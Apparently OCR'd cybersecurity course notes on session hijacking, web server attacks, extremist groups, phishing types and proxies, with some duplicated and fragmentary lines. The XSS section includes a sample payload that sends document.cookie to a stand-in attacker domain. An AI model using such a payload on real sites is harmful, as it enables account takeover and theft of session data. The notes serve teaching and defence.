


- These sessions are used by applications to keep track of user-specific parameters, and they remain active while the user remains logged in to the system. The session is destroyed when you log out, or after a set period of inactivity on your end. At that point, the user's data is deleted from the allocated memory space.
- Session IDs are a key part of this process. They're a string, usually random and alpha-numeric, that is sent back-and-forth between the server and the client. Depending on how the website is coded, you can find them in cookies, URLs, and hidden fields of websites.
- A URL containing a session ID might look like:
    - www.mywebsite.com/view/99D5953G6027693
- On an HTML page, a session ID may be stored as a hidden field:
    - <input type="hidden" name="sessionID" value="19D5Y3B">
- While Session IDs are quite useful, there are also potential security problems associated with their use. If someone gets your session ID, they can essentially log in to your account on that website.
- One common issue is that many sites generate session IDs based on predictable variables like the current time or the user's IP address, which makes them easy for an attacker to determine. Another issue is that without SSL/TLS, they are transmitted in the open and are susceptible to eavesdropping. And unfortunately, these sorts of vulnerabilities can leave you exposed to session hijacking.

What is Session Hijacking?

Session hijacking occurs when a user session is taken over by an attacker. As we discussed, when you login to a web application the server sets a temporary session cookie in your browser. This lets the remote server remember that you're logged in and authenticated. Because this kind of attack requires the attacker to have knowledge of your session cookie, it's also sometimes referred to as cookie hijacking. It's one of the most popular methods for attacking client authentication on the web.

A hacker needs to know the victim's session ID to carry out session hijacking. It can be obtained in a few different ways (more on that later), including by stealing the session cookie or by tricking the user into clicking a malicious link that contains a prepared session ID. Either way, the attacker can take control of the session by using the stolen session ID in their own browser session. Basically, the server is fooled into thinking that the attacker's connection is the same as the real user's original session.



Once the hacker has hijacked the session, they can do anything that the original user is authorized to do. Depending on the targeted website, this can mean fraudulently purchasing items, accessing detailed personal information that can be used for identity theft, stealing confidential company data, or simply draining your bank account. It's also an easy way to launch a ransomware attack, as a **hacker can steal** then encrypt valuable data.

How Session Hijacking Works

1. The user logs into a website or application.
2. The server generates a unique session ID.
3. The attacker steals or predicts the session ID.
4. The attacker sends requests using the stolen session ID.
5. The server believes the attacker is the legitimate user and grants access.

Common Methods of Session Hijacking

Session Fixation

The attacker forces the victim to use a session ID chosen by the attacker. After the victim logs in, the attacker uses the same session ID to access the account.

Session fixation attacks exploit the vulnerability of a system that allows someone to fixate (aka find or set) another user's session ID. This type of attack relies on website accepting session IDs from URLs, most often via phishing attempts. For instance, an attacker emails a link to a targeted user that contains a particular session ID. When the user clicks the link and logs in to the website, the attacker will know what session ID that is being used. It can then be used to hijack the session.

A variation of this attack wouldn't even require the victim to login to the site. Instead, the attacker would fixate the session so they could spy on the victim and monitor the data they enter. It's essentially the reverse of the scenario we just discussed. The attacker logs the victim in themselves, then the victim uses the site with the authentication of the attacker. If, for example, the victim decides to buy something, then the attacker can retrieve the credit card details by looking at the historical data for the account.



1. An attacker determines that http://www.unsafewebsite.com/ accepts any session identifier and has no security validation.
2. The attacker sends the victim a phishing email, saying “Hello Mark, check out this new account feature from our bank.” The link directs the victim to http://unsafewebsite.com/login?SID=123456. In this case, the attacker is attempting to fixate the session ID to 123456.
3. The victim clicks on the link and the regular login screen pops up. Nothing seems a miss and the victim logs on as normal.
4. The attacker can now visit http://unsafewebsite.com/?SID=123456 and have full access to the victim’s account.

Session Sniffing

If communication is not encrypted, the attacker captures network traffic and extracts the session ID.

Session sniffing is when a hacker employs a packet sniffer, such as **Wireshark**, to intercept and log packets as they flow across a network connection. Session cookies are part of this traffic, and session sniffing allows an attacker to find and steal them.

A common vulnerability that leaves a site open to session sniffing is when SSL/TLS encryption is only used on login pages. This keeps attackers from viewing a user's password, but if SSL/TLS isn't used on the rest of the site then session hijacking can occur. Hackers will be able to use packet sniffing to monitor the traffic of everyone else on the network, which includes session cookies.

Public Wi-Fi networks are especially vulnerable to this type of session hijacking attack. A hacker can view most of the network traffic simply by logging on and using a packet sniffer since there is no user authentication for the network. Similarly, a hacker could create their own access point and perform man-in-the-middle attacks to obtain session IDs and carry out session hijacking attacks.

Public Wi-Fi Session Sniffing Attack



Session ID Theft

Cross-Site Scripting

The attacker steals the session token from the victim's browser using malware, browser vulnerabilities, or Cross-Site Scripting (XSS).

A cross-site scripting (XSS) attack fools the user's machine into executing malicious code, although it thinks it secure because it seemingly comes from a trusted server. When the script runs, it lets the hacker steal the cookie.

Server or application vulnerabilities are exploited to inject client-side scripts (usually JavaScript) into webpages, leading the browser to execute the code when it loads the compromised page. If the server doesn't set the HttpOnly attribute in session cookies, then malicious scripts can get at your session ID.

An example of a cross-site scripting attack to execute session hijacking would be when an attacker sends out emails with a special link to a known, trusted website. The catch, however, is that the link also contains HTTP query parameters that exploit a known vulnerability to inject a script.

For session hijacking, the code that’s part of the XSS attack could send the victim’s session key to the attacker’s own site. For example:

http://www.yourbankswebsite.com/search?<script>location.href=’http://www.evilattacker.com/hijacker.php?cookie=’+document.cookie;</script>

Here the document.cookie command would read the current session cookie and send it to the attacker via the location.href command. This is a simplified example, and in a real-world attack the link would most likely employ character encoding and/or URL shortening to hide the suspicious portions of the link.

Malware

Malware and other malicious third-party programs can also lead to session hijacking. Hackers design the malware to perform packet sniffing and set it to specifically look for session cookies. When it finds one, it then steals it and sends it to the attacker. The malware is basically carrying out an automated session sniffing attack on the user.

Another more direct method of stealing session IDs is to gain access to the user's machine, whether via malware or by directly connecting to it locally or remotely. Then, the attacker can navigate to the temporary local storage folder of the browser, or "cookie jar", and whichever cookie they want.

Brute Force

Predicting Session IDs

If session IDs are weak or generated using predictable patterns, attackers may guess valid session IDs.

Lastly, a hacker can attempt to determine the session ID on their own. This can be achieved by one of two methods. First, they can try to guess the session ID. This can be successful if the session ID is based on an easily predictable variable (as we touched on earlier) such as the user's IP address or the current time or date. Sequential session IDs were often used in the early days of the web but are rarely used anymore due to their easily identifiable patterns.

A brute force attack can also be used, in which an attacker attempts to use various session IDs over and over again from a set list. This is really only a feasible means of session hijacking if the session ID format consists of a relatively short number of characters.

Both of these methods of attack can be easily mitigated by using the right algorithm for generating session IDs. By using one that creates lengthy session IDs that consist of random letters and numbers, it will be nearly impossible for a hacker to perform session hijacking on your users.

The Mechanics Behind Session Hijacking

Session tokens serve as identifiers that maintain the state and continuity of user interactions with web services. When a user logs into a website, a unique session token is generated and stored in the user’s browser cookies, allowing seamless navigation through the site without repeated logins.

However, the existence of these tokens presents an opportunity for exploitation. Vulnerabilities can be introduced through inadequate session management practices, such as weak token generation algorithms or insecure token storage, making it easier for attackers to hijack sessions.

The Impact of Session Hijacking

The repercussions of session hijacking are far-reaching, affecting both individuals and organizations. For individuals, a hijacked session can lead to unauthorized access to personal accounts, exposure of sensitive information, and financial loss. The implications for organizations can be even more severe, with the risk of a breach of confidential data, loss of customer trust, and significant financial and reputational damage.

At an organizational level, the threat extends beyond immediate losses. A breach of trust can have long-lasting effects on customer loyalty and brand reputation. An organization may even face regulatory fines and legal challenges.

Detecting Session Hijacking

Recognizing the signs of a compromised session can be challenging, as attackers often strive to be as discreet as possible. However, there are indicators that can signal a breach, such as unusual account activity or anomalies in session patterns.

Fortunately, there are tools and techniques designed to detect session hijacking. Intrusion detection systems (IDS), for example, can monitor network traffic for signs of session token misuse. Additionally, anomaly-based detection mechanisms can alert administrators to irregular session activities that may indicate hijacking attempts.

Tools and Techniques for Detection

Implementing robust detection systems is only part of the solution. Continuous monitoring and regular security assessments are essential for identifying and addressing vulnerabilities before they’re exploited. Security teams must stay vigilant and look for the following:

1. Unexpected changes in session durations or locations
2. Multiple concurrent sessions from different IP addresses
3. Unusual patterns of session activity that could indicate scripted attacks

By combining advanced detection tools with proactive monitoring, organizations can reduce the risk of session hijacking.

More details
https://www.thesslstore.com/blog/the-ultimate-guide-to-session-hijacking-aka-cookie-hijacking/

Preventing Session Hijacking

Prevention is the most effective strategy against session hijacking. For users, this includes basic security practices such as avoiding public Wi-Fi for sensitive transactions, using VPNs, and keeping software up to date. It's also important for users to be aware of phishing tactics and to understand the importance of logging out of sessions, especially on shared computers.

For web developers and organizations, prevention requires a more technical approach. This includes implementing HTTPS across all pages, using secure cookies, and adopting robust session management practices. Regularly updating systems and applying security patches are also critical in defending against known vulnerabilities that could be exploited in session hijacking attacks.

Response and Recovery After an Attack

In the event of a session hijacking incident, a swift and effective response is crucial. The first step is to terminate the affected sessions and reset the session tokens. Users should be prompted to change their passwords immediately, and any security loopholes that were exploited should be closed.

Recovery also involves a thorough investigation to understand the scope of the attack and to identify any data that may have been compromised. This can help mitigate the damage and prevent similar attacks in the future.

Web Server Hacking

Before diving into web server hacking, let’s first understand what exactly a web server is. Imagine you’re at a library, and you want to read a book. You walk up to the librarian (the web server) and ask for a specific book (a web page). The librarian then finds the book on the shelf (data storage) and hands it to you. This process is similar to the operation of web servers on the Internet.

A web server is a powerful computer system that stores, processes and delivers web pages to users worldwide. When you open a web browser (such as Chrome, Firefox, or Safari) and enter a website address, your browser sends a request to the web server for the web page.

How Does It Work?

1. Requesting Information: When you want to view a web page, your browser sends a message called an HTTP request to the web server. This is like asking the librarian to retrieve a book for you.
2. Processing the Request: The web server receives your request and starts looking for the information you need. This information could be stored in two places:

- **Static Data Store**: This is like a shelf with books that never change, containing things like images and text that are the same for everyone.
- **Application Data Store**: This is more dynamic, similar to a computer system that generates content based on what you need, like personalized information or interactive features.

3. Delivering the Information: Once the web server finds the requested data, it sends it back to your browser through an HTTP response. This is like the librarian handing you the book you asked for.
4. Handling Errors: If the web server can't find the information you requested, it sends back an error message. This is like the librarian telling you that the book you asked for isn't available.

Key Components of Web Server

Document Root: Main directory storing website files (HTML, images).
Example: *www.infosectrain.com* retrieves files from */admin/web/certroot*
Server Root: Top-level directory containing the server's critical files.
Subdirectories:

- **-conf**: Configuration files.
- **-logs**: Activity logs.
- **-cgi-bin**: Executable files.

Virtual Document Tree: Allows additional storage on different machines/disks.
Example: Server can access files on another disk if */admin/web/certroot* is full.
Virtual Hosting: Technique to host multiple websites on one server.
Types:

- **Name-based hosting**: Identifies sites by domain name.
- **IP-based hosting**: Uses different IP addresses.
- **Port-based hosting**: Uses different ports for each site.

Web Proxy: A proxy server is an intermediary between the web client (user's browser) and the web server.

Most Common Attacks on Websites

1. DNS Server Hijacking

What It Is: Attackers alter DNS settings to reroute traffic from a legitimate website to a malicious one.
How It Works:

- Compromises the DNS server.
- Changes DNS settings.
- Redirects user requests to a fake site.

Impact: Users think they are visiting a legitimate site instead of being taken to a malicious one.

2. DNS Amplification Attack

What It Is: Exploiting DNS servers to perform DDoS attacks.
How It Works:

- Attacker sends a request to DNS servers with a spoofed IP.
- DNS servers send large responses to the victim's server, overwhelming it.

Impact: Disrupts the victim's server, causing service outages.

3. Directory Traversal Attacks

What It Is: Accessing restricted directories on a web server.

How It Works:

- Using sequences like ../ to move up directories.
- Gaining access to sensitive files outside the web root.

Impact: Unauthorized access to system files and data.

4. Website Defacement

What It Is: Unauthorized changes to the appearance of a website.

How It Works:

- Hackers alter web pages.
- Insert provocative or offensive content.

Impact: Damages the website's credibility and trustworthiness.

Attacker identifies the

5. Web Server Misconfiguration

What It Is: Security weaknesses due to improper server settings.

Examples:

- Enormous error messages.
- Default passwords.
- Unnecessary services enabled.

Impact: Makes it easier for attackers to exploit vulnerabilities.

6. HTTP Response Splitting Attack

What It Is: Trick the server into splitting one response into two.

How It Works:

- Injecting headers into the input field.
- Redirecting users to a malicious website.

Impact: Users unknowingly visit harmful websites.

7. Web Cache Poisoning Attack

What It Is: Injecting malicious content into a web cache.

How It Works:

- Attacker swaps cached content for infected content.
- Users receive poisoned content instead of the legitimate one.

Impact: Spreading malicious content to users relying on the cache.

8. SSH Brute Force Attack

What It Is: Attackers use brute-force methods to gain unauthorized access to SSH tunnels.

How It Works:

- Attackers scan the SSH server for vulnerabilities.
- They use automated tools to guess login credentials.
- Once access is gained, they can transmit malware undetected.

Impact: Unauthorized access can lead to data breaches and malware distribution.

9. Web Server Password Cracking

What It Is: Exploiting weak passwords to gain access to web servers.

Common Targets: SMTP/FTP servers, web shares, SSH tunnels, and web form authentication.

Techniques:

- **Guessing:** Trying common passwords like “password” or “admin.”
- **Dictionary Attack:** Using a list of predefined passwords.
- **Brute Force:** Testing all possible combinations.
- **Hybrid Attack:** Combining dictionary and brute-force methods.

Impact: Once cracked, passwords can be used to launch further attacks.

10. DoS/DDoS Attacks

What It Is: Overwhelming a server with fake requests to make it unavailable.

How It Works: Attackers flood the server with requests, consuming its resources.

Impact: Service downtime, financial losses, and potential business disability.

11. Man-in-the-Middle (MITM) Attack

What It Is: Intercepting and altering communication between users and web servers.

How It Works: Attackers eavesdrop on the communication and can modify data in transit.

Impact: Sensitive information like login details can be stolen.

12. Phishing Attacks
What It Is: Tricking users into submitting login details to a fake website.
How It Works: Users are redirected to a malicious site that looks legitimate.
Impact: Credentials are stolen, leading to unauthorized access.

13. Web Application Attacks
What It Is: Exploiting vulnerabilities in web applications to compromise web servers.
Common Vulnerabilities: SQL injection, cross-site scripting (XSS), and CSRF.
Impact: Unauthorized access to data, defacement of websites, and data theft.

14. Directory Traversal Attacks
What It Is: Accessing restricted directories on a web server.
How It Works: Attackers use sequences like ../ to navigate directories and access sensitive files.
Impact: Exposure of sensitive system files and data.

How to Prevent These Server Attacks?

Keeping your web server secure is crucial to protect your data and maintain smooth operations. Here are some simple steps you can take to ensure your server stays up-to-date and secure:

- Scan for existing vulnerabilities and make sure to patch and update the server software on a regular basis.
- Before you apply any service pack, hotfix, or security patch, it’s important to read and peer review all relevant documentation.
- Don’t wait for a scheduled maintenance window to apply critical updates. Apply all updates as soon as they are needed to keep your system secure.
- Before deploying updates in production, test them in a non-production environment. This ensures that the updates won’t cause issues in your live environment.
- Ensure that service packs, hotfixes, and security patch levels are consistent on all domain controllers (DCs).
- Plan server outages for maintenance and make sure you have a complete set of backup tapes and emergency repair disks available.
- In case something goes wrong, have a back-out plan that allows you to revert your system and enterprise to its original state before the implementation.
- Schedule regular service-pack upgrades as part of your operations maintenance. Make sure you are never more than two service packs behind.

How to Hack a Web Server?

https://www.geeksforgeeks.org/ethical-hacking/how-to-hack-a-web-server/ ???

Extremist Group

These groups often reject peaceful, democratic, or lawful methods to achieve their objectives. While some extremist groups are non-violent and focus on spreading ideology, others become violent extremist groups by encouraging or carrying out acts of violence.

An extremist group is a collection of individuals whose values, beliefs, and ideologies fall far outside the mainstream norms of society. They often advocate for radical measures and typically engage in or promote violence, intolerance, and intimidation to further their political, religious, or social agendas

Key characteristics used to define and understand these groups include:

- Ideological Deviation: Their core beliefs seek to actively undermine or destroy democratic structures, fundamental rights, and the existing social order in favor of authoritarian, exclusionary, or fanatical frameworks.
- Tactics Used: While some groups may operate strictly as ideological echo chambers, many cross into violent extremism. They use intimidation, illegal acts, and violence to disrupt society and force compliance.
- Connection to Terrorism: Extremism is the ideological foundation of terrorism. When an extremist group utilizes severe, organized violence designed to intimidate the public or a government, it is frequently classified as a terrorist organization.
- Spectrum of Extremism: These groups operate across a wide spectrum, including far-left and far-left politics, religious fundamentalism, racial supremacy, and extreme environmental or nationalistic ideologies

Rejection of Democratic Processes
Oppose peaceful methods such as elections, dialogue, or legal reforms.
Attempt to impose their beliefs through persuasion or intimidation.

Possible Use of Violence
Some extremist groups advocate or carry out violent acts against governments, civilians, or institutions to achieve their goals.

Insurgents are people or organized groups who fight against an established government or authority, usually to achieve political, ideological, or territorial goals.

Characteristics of insurgents:
They oppose the government.
They want political, ideological, or territorial change.
They often use guerrilla warfare, ambushes, and sabotage instead of fighting like a regular army.
They may try to gain support from local people.
They usually target government forces, infrastructure, or institutions.

Internal Insurgent

In enterprise and organizational cybersecurity, an insurgent can also refer to an insider threat. [1, 2]

- This involves current or former employees, contractors, or business partners who use their legitimate, authorized network access to steal intellectual property, degrade resources, or sabotage operations.
- These attacks are highly dangerous because these "insurgents" do not need to hack through external firewalls, making them difficult to detect without strict access controls

Organizations and governments employ extensive counterinsurgency and defense strategies to protect their digital networks:

- Zero Trust: Implementing a Zero Trust security model to ensure that no user, external or internal, is inherently trusted.
- Incident Response: Having proactive Cyber Security Incident Response (CSIR) packages in place to minimize damage if a network is breached.
- National Initiatives: India actively combats cyber threats through coordinated monitoring by the Indian Computer Emergency Response Team (CERT-In) and the Cyber Swachhta Kendra to clean up botnets and malware

UNIT 5 Tools and Methods in Cybercrime: Proxy Servers and Anonymizers, Password Cracking, Key loggers and Spyware, virus and worms, Trojan Horses, Backdoors, DoS and DDoS Attacks , Buffer and Overflow, Attack on Wireless Networks, Phishing :Method of Phishing, Phishing Techniques.

Phishing

Phishing is a type of cyber attack in which threat actors attempt to deceive users into revealing sensitive personal information such as passwords, credit card or banking details, or other data that can be weaponized in subsequent attacks. While phishing detection has traditionally focused on spotting obvious red flags, attackers now use advanced tools — including AI-generated emails — that make their lures harder to identify. Increasingly, they also rely on subscription-based **Phishing-as-a-Service (PaaS)** platforms that package phishing campaigns into ready-to-launch operations.

Most phishing campaigns aim to steal information through one of three primary methods:

- **Malicious links** leading to impostor websites designed to harvest credentials or distribute malware.
- **Malicious file attachments** infected with malware to compromise a user's system or files.
- **Fraudulent data entry forms** that trick users into entering login credentials, credit card data, or other sensitive information.

Understanding these methods is the foundation of effective phishing detection and highlights why vendors and service providers need access to real-time phishing intelligence feeds that can identify and block these threats before end users are compromised.

Different types of phishing attacks

1. Spear phishing

Spear phishing involves targeting a specific individual in an organization to try to steal their login credentials. The attacker often first gathers information about the person before starting the attack, such as their name, position, and contact details.

Example of spear phishing

An attacker tried to target an employee of NTL World, which is a part of the Virgin Media company, using spear phishing. The attacker claimed that the victim needed to sign a new employee handbook. This was designed to lure them into clicking a link where they would have been asked to submit private information.

2. Vishing

Vishing, which is short for "voice phishing," is when someone uses the phone to try to steal information. The attacker may pretend to be a trusted friend or relative or to represent them.

Example of vishing

In 2019, there was a vishing campaign that targeted members of the UK's parliament and their staffers. The attack was part of an assault that involved at least 21 million spam emails targeting UK lawmakers.

3. Email phishing

In an email phishing scam, the attacker sends an email that looks legitimate, designed to trick the recipient into entering information in reply or on a site that the hacker can use to steal or sell their data.

Example of email phishing

Hackers used LinkedIn to grab contact information from employees at Sony and targeted them with an email phishing campaign. They got away with over 100 terabytes of data.

4. HTTPS phishing

An HTTPS phishing attack is carried out by sending the victim an email with a link to a fake website. The site may then be used to fool the victim into entering their private information.

Example of HTTPS phishing

Hacker group Scarlet Widow searches for the employee emails of companies and then targets them with HTTPS phishing. When the user gets a mostly empty email, they click on the little link that is there, taking the first step into Scarlet Widow's web.

5. Pharming

In a pharming attack, the victim gets malicious code installed on their computer. This code then sends the victim to a fake website designed to gather their login credentials.

Example of pharming

In 2007, a complex pharming attack went after at least 50 financial institutions across the world. Users were directed to false websites and instructed to enter sensitive information.

6. Pop-up phishing

Pop-up phishing often uses a pop-up about a problem with your computer's security or some other issue to trick you into clicking. You are then directed to download a file, which ends up being malware, or to call what is supposed to be a support center.

Example of pop-up phishing

Users have sometimes received pop-ups saying they can qualify for AppleCare renewal, which would supposedly avail them of extended protection for their Apple devices. However, the offer is fake.

7. Evil twin phishing

In an evil twin attack, the hacker sets up a false Wi-Fi network that looks real. If someone logs in to it and enters sensitive details, the hacker captures their info.

Example of evil twin phishing

A Russian military agency called GRU was recently charged with executing evil twin attacks using fake access points. The access points were made to look like they provided connections to real networks when in reality they led users to sites that stole their credentials or downloaded malware onto their computers.

8. Watering hole phishing

In a watering hole phishing attack, a hacker figures out a site a group of users tends to visit. They then use it to infect the users' computers in an attempt to penetrate the network.

Example of watering hole phishing

In 2012, the U.S. Council on Foreign Relations was targeted by a watering hole attack. The assault aimed to take advantage of the high-profile users that were frequenting the site, as well as the login credentials they could provide. The attack achieved some success, particularly using a vulnerability within Internet Explorer.

9. Whaling

A whaling attack is a phishing attack that targets a senior executive. These individuals often have deep access to sensitive areas of the network, so a successful attack can result in access to valuable info.

Example of whaling

A founder of Levitas, an Australian hedge fund was the target of a whaling attack that led the individual to a fake connection using a fraudulent Zoom link. After following the link, they had malware installed on their system, and the company lost $800.000.

10. Clone phishing

A clone phishing attack involves a hacker making an identical copy of a message the recipient already received. They may include something like “resending this” and put a malicious link in the email.

Example of clone phishing
In a recent attack, a hacker copied the information from a previous email and used the same name as a legitimate contact that had messaged the victim about a deal. The hacker pretended to be a CEO named Giles Garcia and referenced the email Mr. Garcia had previously sent. The hacker then proceeded to pretend to carry on the previous conversation with the target, as if they really were Giles Garcia.

11. Deceptive phishing

Deceptive phishers use deceptive technology to pretend they are with a real company to inform the targets they are already experiencing a cyberattack. The users then click on a malicious link, infecting their computer. Increasingly, these attacks leverage elements of AI and cybercrime, where generative AI tools are used to craft realistic fake messages or voices that make phishing attempts harder to detect.

Example of deceptive phishing
Users were sent emails that came from the address support@apple.com and had “Apple Support” in the sender information. The message claimed that the victim’s Apple ID had been blocked. They were then prompted to validate their accounts by entering information the hacker would use to crack it.

12. Social engineering

Social engineering attacks pressure someone into revealing sensitive information by manipulating them psychologically.

Example of social engineering

A hacker pretended to be a representative of Chase Bank while saying that the action was needed on the target's debit or ATM card. The attacker was trying to pressure the victim into divulging their information by leveraging their fear of not being able to access their money in their Chase account.

13. Angler phishing

Anglers use fake social media posts to get people to provide login info or download malware.

Example of angler phishing

Hackers pretended to represent Domino's Pizza on Twitter, fielding the concerns and comments of customers. Once they engaged with a customer, they would use their situation to try to get their personal information—using the guise of trying to get them a refund or a reward.

14. Smishing

Smishing is phishing through some form of a text message or SMS.

Example of smishing
Hackers pretended to be from American Express and sent text messages to their victims telling them they needed to tend to their accounts. The message said it was urgent, and if the victim clicked, they would be taken to a fake site where they would enter their personal information.

15. Man-in-the-middle (MiTM) attacks

With a man-in-the-middle attack, the hacker gets in “the middle” of two parties and tries to steal information exchanged between them, such as account credentials.

Example of man-in-the-middle attack
In 2017, Equifax, the popular credit score company, was targeted by man-in-the-middle attacks that victimized users who used the Equifax app without using HTTPS, which is a secure way to browse the internet. As the users accessed their accounts, the hackers intercepted their transmissions, stealing their login credentials.

16. Website spoofing

With website spoofing, a hacker creates a fake website that looks legitimate. When you use the site to log in to an account, your info is collected by the attacker.

Example of website spoofing

Hackers made a fake Amazon website that looked nearly identical to the real Amazon.com but had a different Uniform Resource Locator (URL). All other details, including fonts and images, looked legitimate. Attackers were hoping that users would put in their username and password.

17. Domain spoofing

Domain spoofing, also referred to as DNS spoofing, is when a hacker imitates the domain of a company—either using email or a fake website—to lure people into entering sensitive information. To prevent domain spoofing, you should double-check the source of every link and email.

Example of domain spoofing

An attacker would execute a domain spoofing attack by creating a fraudulent domain made to look like a real LinkedIn site, for example. When users go to the site and enter any information, it is sent straight to hackers who could use it or sell it to someone else.

18. Image phishing

Image phishing uses images with malicious files in them meant to help a hacker steal your account info or infect your computer.

Example of image phishing

Hackers have made use of AdGholas to hide malicious code written in JavaScript inside images and HTML files. When someone clicked on an image generated by AdGholas, malware would be downloaded onto their computer that could be used to phish for their personal information.

19. Search engine phishing

A search engine phishing attack involves an attacker making fake products that look attractive. When these pop up in a search engine, the target is asked to enter sensitive information before purchasing, which then goes to a hacker.

Example of search engine phishing

In 2020, Google said that they found 25 billion spam pages every day, like the one put up by hackers pretending to be from the travel company Booking.com. An ad would pop up in users' search results that looked like it was from booking.com and included the site's address and the kind of wording users would expect from a real ad by the company. After users clicked, they were prompted to enter sensitive login information that was then transmitted to hackers.

Methods of Phishing

Different methods used by phishers to entice the netizens to reveal their personal information are as follows:

Dragnet: This method involves sending enticing emails or other ways to a large number of people. The recipients perform an action like clicking a fake link which presents a duplicate page of a legitimate website. The user then enters the required information like username, password, debit card or credit card details, etc. In this method the phisher does not have a specific target in mind. Fake emails are sent to random people. This may also involve other ways of sending fake links like popups, SMS, etc.

Rod-and-Reel: In this method, phishers target specific people to reveal their confidential information like bank account details etc. This method requires phishers to perform initial reconnaissance to gather general information like targets email ids etc.

Lobsterpot: This method focuses on creating spoofed websites. The phisher creates exact duplicate of a well established legitimate website and sends links to the duplicate site disguised as legitimate links in an email or though other transmission methods. This method targets a specific individual or a group of people. Victims open the email and think that the link belongs to the legitimate website clicks it and provides the necessary information like bank account details etc. In fact the data is sent to the phisher website.

GilInet: This method depends far less on social engineering techniques and relies on more advanced techniques like Cross Site Scripting (XSS), Cross Site Request Forgery (CSRF), etc. Attackers inject malicious code directly into the email or into the pop-ups displayed on a webpage. When the victim opens an email or clicks on a popup or visits a webpage, the malicious code will enter the victim's system. This code can be a keylogger, virus, or a trojan that can steal sensitive information and send it to the attacker.

Phishing Techniques

The common ways used by phishers to launch phishing attacks are as follows:


- **URL manipulation:** Links are used in web pages and emails to direct a user to a certain webpage. Phisher use fake links to direct users to duplicate or fake web pages to gather sensitive information.
- **Filter evasion:** Modern browsers as well as mail services like Gmail, Hotmail, etc., provide anit-phising or anti-spam services that can detect spam or phishing emails and mark them. To avoid certain filtering mechanisms phishers might use an image instead of text link in the email.
- **Website forgery:** In this technique phisher creates a duplicate web site which provides similar services as a reputed website. By using techniques like cloaking, or URL redirection, the phisher sends the victims to the duplicate site for providing sensitive information.
- **Flash phishing:** Anti-phishing toolbars in web browsers can scan a web page and alert the user whether the page is safe or not. Phishers can use flash files to evade the detection from anti-phishing toolbars and make the user believe that the page is indeed safe.


Cont..

- **Social phishing:** In this technique phishers entice the users to reveal sensitive data by other means as given below:
  - Phisher sends an email to the victim as if it was sent from a bank asking to call them as there was a security breach
  - The victim calls the bank on the phone numbers displayed in the email
  - As the phone number is fake, victim gets redirected to the phisher
  - Phisher imitates as a bank employee and asks the victim to provide sensitive information like bank account details
  - Phisher gets the required details easily
- **Phone phishing:** There are techniques like mishing, smishing, and vishing using which a phisher can obtain confidential information from the victim. Also, a phisher can create fake caller ID details posing as an employee from trusted organization and access data from the victim.

Proxy Servers and Anonymizers

Proxy servers and anonymizers are intermediate tools used to route internet traffic, mask your IP address, bypass geographic restrictions, and protect your digital privacy. While they share overlapping functions, they differ fundamentally in scope, security, and privacy levels.





